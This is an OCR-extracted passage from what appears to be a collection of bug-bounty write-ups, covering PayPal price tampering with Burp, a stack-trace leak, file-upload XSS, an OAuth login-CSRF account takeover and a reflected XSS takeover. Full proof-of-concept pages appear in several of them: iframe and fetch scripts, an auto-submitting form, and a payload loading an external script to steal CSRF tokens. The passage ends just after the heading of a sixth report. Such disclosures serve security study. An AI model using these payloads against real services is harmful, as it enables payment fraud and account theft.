


3. Intercept the request with burp proxy and click on "Pay by PayPal" feature.




4. GET Request will be generated, like below:


```
GET
/api/dopaypalactions?data={"action":"pay","payment":{"id":28,"name
":"Monthly_1","amount":"100.00","currency":"USD","country":"USA","
email":"xxxxxxxxxxxxxxxx@amail1.com","fname":"","lname":""}}
HTTP/1.1
```




5. Using Burp Decoder you can see the uri encoded schemas.



6. Change the amount value to any amount you like, let's say 0.01 and forward the request to the server.



7. You will redirect to the Paypal page and you will pay only **0.01$**.


PayPal checkout
https://www.paypal.com/webapps/xoonboarding?token=EC-3NF7721
Google
Google Translate
YouTube
Dashboard
Newsroom
Info Center
Gaming Streamer Das...
Open Graph API And ...
decode
MEGA
CTFtime.org / Facebo...
libreoffice-remote-arb...
[redacted] LTD
PayPal
Information from [redacted] LTD
[14296] - [redacted] Subscription - 0.0 USD on a Yearly basis. Thank you for supporting us.
Got a PayPal account?
Log In
or
Pay by debit or credit card
PayPal is the safer, easier way to pay
No matter where you shop, we help keep your financial information more secure.

31. Corrupted Image Leaks Internal Stack Traces

SUMMARY:

Researcher found a weakness at an endpoint, Where researcher tries to upload a corrupted image or invalid BASE64 string then the application does not properly handle exception errors that occur during processing image resize. PHP script error revealing some internal path functions of the program. The endpoint handling errors/exceptions were poor which should generally not be accessible internal stack traces to users.


BACKGROUND:

The vulnerable application has an ads Manager portal that allows users to create and publish ads to the application main website. When users upload their images using User Interface, Application uploads those Ad Images through Graph API in the owner’s ad_account.


STEPS TO REPRODUCE:

1. Open ads manager dashboard.


2. Create a corrupt Image with base64 code




3. Put the corrupt file or invalid base64 code in bytes parameter.



4. Now forward the request with this invalid base64 code.



5. Check response tab, You will be able to find PHP script error revealing some internal path, functions of the program



The Vulnerable Request and Response:

Request:

```
POST /v2.10/act_{ad_account_id}/adimages HTTP/1.1
Host: graph.mainportal.com

Bytes=BASE_64:VGhpcyBpcyBtYWxpY2lvdXMgYmFzZTY0IHN0cmluZw==
```

Response:

```
{
  "error": {
```

```
    "message": "Invalid parameter",
    "type": "redactedApiException",
    "code": 100,
    "error_data": "exception 'Exception' with message
'gxx_ixx_rxxx_muxxx_thrift call to sxxxXxxXx failed with fxxxx
exception: 43 in /var\/www\/flib\/rxx\/xxx\/xxx.php:1692\nStack
trace:\n#0 \/var\/www\/flib\xxx.... //--sanitized--//
```

32. File Upload XSS

SUMMARY:

The researcher found a file upload vulnerability that allows an attacker to upload malicious files on the server. All file types were supported that could lead to Cross site scripting.

BACKGROUND:

This Vulnerability is found because the Parse Server was used without disabling the uploading files feature and without implementing ACL when configuring the server.

STEPS TO REPRODUCE:

1. Visit techprep.redacted.com and Register yourself.

2. Now LogIn and intercept the request made to api.techprep.redacted.com

   And get the ApplicationID

3. Now make

```
POST REQUEST:
```


```
api.techprep.redacted.com/parse/files/FILENAME.EXT

X-Parse-Application-Id:+(ApplicationID)

Content-Type: file content (HTML File or image)
```

RESPONSE:

Response contains the path of the file uploaded.



HARDENING OF THE API:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.

- Never accept a filename and its extension directly without having a whitelist filter.

- Uploaded directory should not have any “execute” permission and all the script handlers should be removed from these directories.

- Limit the file size to a maximum value in order to prevent denial of service attacks (on file space or other web application’s functions such as the image resizer).

33. CSRF Vulnerability Leads to Partial Account Takeover

SUMMARY:

The researcher found a vulnerability that allows an attacker to link a victim's account to his Facebook page and then have full control of The example.com account by just making the victim visit a malicious website and without any user interaction.

Researcher able to link an example.com account to the researcher-controlled Facebook page after the example.com user clicked on a malicious link. After the linking, the researcher could control the account without the possibility of an account takeover.

The vulnerability arises due to misconfigured integration of the Oauth flow Facebook used to ensure the linking of an example.com account to a Facebook page.

BACKGROUND:

This Vulnerability is found on Let's say `Example.com`

The Oauth flow return endpoint:

`https://m.facebook.com/page/example/sync/oauthlink/` which resides in Facebook side and which receives the example.com account "code" , had a nonce parameter which normally avoid some attacks, however there was no confirmation dialog in the example.com part to accept or refuse the request. This made it possible for the attacker to perform this linking of example.com accounts to his own Facebook Page after exploiting a Login CSRF and then generate a valid nonce to use in the oauth redirect URL.

Facebook return endpoint for this oauth flow, would deny the nonce even if it's a nonce for the current Facebook user. The nonce should be generated for the same session currently used. For that we need to get a nonce for that specific session by using an access_token linked to it.

STEPS TO REPRODUCE:

1. Login as the attacker through Facebook account using Facebook App (This should generate a request to `api.facebook.com/method/auth.login`

Note there is access_token in the response of this request.

2. Go to Example.com App on the same phone, Login to any account, Go to Settings, Accounts, Linked Accounts, and click on Facebook. This should generate a request to `m.facebook.com/auth.php` endpoint. Note this request.

   Those two steps are used to get two things:

   - First we get a Facebook access_token associated to a certain login session
   - Example.com App will use the same session (by specifying a session_key) to login the user in Example.com Webview in order to complete the linking process by requesting this URL below (some would call this a Login CSRF bug):

   ```
   https://m.facebook.com/auth.php?
   api_key=882a8490361da98702bf97a021ddc14d
   &session_key=REDACTED
   &sig=514274a37b4762e9a4210f40717e35cd
   &t=1573083437
   &uid=REDACTED
   &redirect_uri=fbconnect%3A%2F%2Fsuccess
   ```

   We use this method (get the example.com app generated link) because the request to the login endpoint https://m.facebook.com/auth.php have a `sig` parameter which is used to verify that the URL was not modified (for example to change the session_key and redirect_uri). So even if we know the parameters required for this endpoint, we still need to calculate the right URL signature. Was able to get the way the `sig` parameter was generated, but it didn't work for this bug.

3. We generate the oauth nonce with the access_token we got in "Step 1". To do that we use Facebook `https://graph.facebook.com/graphql` endpoint (This is possible because the access_token used is a first party access_token of Facebook Android/iOS app) :

   ```
   https://graph.facebook.com/graphql?
   doc_id=REDACTED&
   method=POST&
   access_token=ACCESS_TOKEN&
   ```

```
variables={
"scale": "4",
"nt_context": {
"using_white_navbar": true,
"styles_id": "...",
"pixel_ratio": 4
},
"params": {
"payload":
"/ig_sync/connect/?page_id=ATTACKER_PAGE_ID&redirect_uri=http
s://m.facebook.com/page/example/sync/oauthlink/&platform=andr
oid&entry_point=settings",
"nt_context": {
"using_white_navbar": true,
"styles_id": "...",
"pixel_ratio": 4
}}}
```

Some URL encoding is needed in the variables parameter

4. Now we have all the needed data to perform the attack , we create a script which do the following steps: (For a successful attack, the victim should be logged in to his Example.com account on Desktop or Mobile (in example.com app Webview or mobile browser)

5. Request `m.facebook.com/auth.php` URL in an iframe, if the victim is logged-in to his Facebook account, this request will revoke his session and unset the cookies.

6. Wait for 2 seconds for the sack to ensure that Step 5 is done.

7. Request `m.facebook.com/auth.php` url again, this time no cookies are present so the attacker Facebook account should be logged-in in the victim browser.

8. Request `graph.facebook.com/graphql` with an access_token associated to the session we just log-in.

9. Request www.example.com/oauth/authorize with the right nonce included, this will generate a “code” and redirect to:

   `m.facebook.com/page/example/sync/oauthlink/` with it and with a correct nonce.

10. After the redirection, no user interaction is required and the account is now linked to the page

    Those steps could be concluded in this script:

```
<html>
<body>
<iframe sandbox="" height="500" style="display:none;"
src="https://m.facebook.com/auth.php?api_key=882a8490361da98702bf9
7a021ddc14d&session_key=REDACTED&sig=514274a37b4762e9a4210f40717e3
5cd&t=1573083437&uid=REDACTED&redirect_uri=fbconnect%3A%2F%2Fsucce
ss&response_type=token%2Csigned_request&return_scopes=true&scope=p
ublish_actions&type=user_agent" />
</iframe>
<iframe sandbox="" id="delayFrame" src="" width="100%"
height="500" style="display:none;">
</iframe>
<script>
url =
'https://graph.facebook.com/graphql?doc_id=REDACTED&method=post&lo
cale=en_US&pretty=false&format=xml&variables={"scale":"4","nt_cont
ext":{"using_white_navbar":true,"styles_id":"...","pixel_ratio":4}
,"params":{"payload":"/ig_sync/connect/?page_id=ATTACKER_PAGE_ID&r
edirect_uri=https%3A%2F%2Fm.facebook.com%2Fpage%2Fexample%2Fsync%2
Foauthlink%2F&platform=android&entry_point=settings","nt_context":
{"using_white_navbar":true,"styles_id":"...","pixel_ratio":4}}}&ac
cess_token=ACCESS_TOKEN';
function setIframeSrc() {
var login =
"https://m.facebook.com/auth.php?api_key=882a8490361da98702bf97a02
1ddc14d&session_key=REDACTED&sig=514274a37b4762e9a4210f40717e35cd&
t=1573083437&uid=REDACTED&redirect_uri=fbconnect%3A%2F%2Fsuccess&r
esponse_type=token%2Csigned_request&return_scopes=true&scope=publi
sh_actions&type=user_agent";
```

```
var iframe1 = document.getElementById('delayFrame');
iframe1.src = login;
fetch(url)
.then(response => response.text())
.then(data => {
nonce =
data.split('nonce')[1].split('\u00252522')[2].split('\')[0];
url2 =
'https://www.example.com/oauth/authorize/?redirect_uri=https://m.f
acebook.com/page/example/sync/oauthlink/&app_id=179511329260870 90&
response_type=code&state={"page_id":REDACTED,"platform":"msite","s
tart_time":1572789857,"entry_point":"settings","nonce":"' + nonce
+ '","permissions":null,"is_ig_link_confirmation_flow":false}';
window.location.href = url2;
}); }
setTimeout(setIframeSrc, 5000);
</script>
</body>
</html>
```

11. At this point, the attacker could have a server-side script that detects if an Eample.com account was added to the page, so he could revoke the session in the victim browser (we already know the session_key) to avoid any chance for the victim to disconnect the account.

12. Now the attacker could basically fully control the account. He can add/delete media , create/remove comments, see email address, change profile image, see/send/delete message threads. This is done using the Example.com Graph API in Facebook and with some known GraphQL Mutations and Queries.

34. Reflected XSS Leads to Account Takeover

SUMMARY:

The Researcher found a vulnerability that allows an attacker to take over target Application accounts by making a victim visit his website. This bug works for specific browsers only which are IE and Edge.

BACKGROUND:

In the target application some API endpoints in graph.redacted.com didn't escape HTML code before returning it in response. The response was in JSON format and the html code was included as value of one of the fields and the response didn't contain Content-Type or X-Content-Type-Options headers which allowed researcher to execute code in IE/Edge (In those browsers, they scan the full page to determine the MIME type but in others, they check first characters only)

STEPS TO REPRODUCE:

1. First , Send a POST REQUEST:

```
POST /app/uploads
Host: graph.redacted.com
access_token=ACCESS_TOKEN&file_length=100&file_type=PAYLOAD
```

ACCESS_TOKEN -> Valid user access token

PAYLOAD -> HTML code we want to insert and which will be executed later in the victim's browser, here researcher noticed that the colon character ":" was removed later from the payload so researcher just tried to load an external Javascript file which was possible because again no Content Security Policy "CSP" headers were present in the response:

```
<html><body><script src=//DOMAIN.com/script.js
></script></body></html>
```

This request should return a string similar to this one which contains a “base64” encoded string containing our payload and a “signature” of that string

```
upload:MTphdHRhY2htZW50OjZiZnNjNmYxLTljY2MtNDQxNi05YzM1LTFlc2
YyMmI5OGlmYz9maWxlX2xlbmd0aD0wJmZpbGVfdHlwZT08aHRtbD48Ym9keT4
8c2NyaXB0IHNyYz0vL0RPTUFJTi5jb20vc2NyaXB0LmpzID48L3NjcmlwdD48
L2JvZHk+PC9odG1sPg==?sig=ARaCDqLfwoeI8V3s
```

2. Using the same access_token, send a POST request using the previous string returned in the response:

```
https://graph.redacted.com/upload:MTphdHRhY2htZW50OjZiZnNjNmY
xLTljY2MtNDQxNi05YzM1LTFlc2YyMmI5OGlmYz9maWxlX2xlbmd0aD0wJmZp
bGVfdHlwZT08aHRtbD48Ym9keT48c2NyaXB0IHNyYz0vL0RPTUFJTi5jb20vc
2NyaXB0LmpzID48L3NjcmlwdD48L2JvZHk+PC9odG1sPg==?sig=ARaCDqLfw
oeI8V3s
```

This request should return the previous PAYLOAD unescaped.

3. To exploit this, Researcher created a simple page in his website which contained this simple script:

```
<html>
<body>
<form
action="https://graph.redacted.com/upload:MTphdHRhY2htZW50Oj
ZiZnNjNmYxLTljY2MtNDQxNi05YzM1LTFlc2YyMmI5OGlmYz9maWxlX2xlbm
d0aD0wJmZpbGVfdHlwZT08aHRtbD48Ym9keT48c2NyaXB0IHNyYz0vL0RPTU
FJTi5jb20vc2NyaXB0LmpzID48L3NjcmlwdD48L2JvZHk+PC9odG1sPg==?s
ig=ARaCDqLfwoeI8V3s&access_token=MY_ACCESS_TOKEN"
method="POST"><input name="random_" value="random">
<input type="submit" value="Submit" />
</form>
<script type ="text/javascript ">
document.forms[0].submit();
</script>
</body>
</html>
```

This page contains a form that is automatically submitted when visiting it, which will have the parameter access_token with the researcher's own access_token used to generate the upload string in step 1.

This is an example response to this request:

```
{"h":"2::<html><body><script src=//DOMAIN.com/script.js
></script></body></html>:GVo0nVVSEBm2kCDZXKFCdFSlCSZjbugbAAAP
:e:1571103112:REDACATED:REDACATED:ARCvdJWLVDpBjUAZzrg"}
```

The script in https://DOMAIN.com/script.js will simply demonstrate how researcher could steal the “bb_dtsg” CSRF token and then make requests to https://www.redacted.com/api/graphql/ endpoint to takeover the account by adding a phone number or an email.

(Requests to this endpoint from graph.redacted.com origin are accepted).

HARDENING:

The fix was to ensure the escaping of HTML code embedded in the file_type parameter in step 1 and add the “Content-type: application/json” header to every response to avoid these types of attacks in the future.

35. Accessing Dashboards Without Authentication

SUMMARY:

This vulnerability allows the researcher to access the dashboard designed for certain mobile carriers to refer to the target application platform.

Also the attacker could have used the retailer account to register new customers by providing their numbers then after they sign up using the invitation link, he can spy on them by seeing their last actions like if they added friends, created pages or added photos.

BACKGROUND:

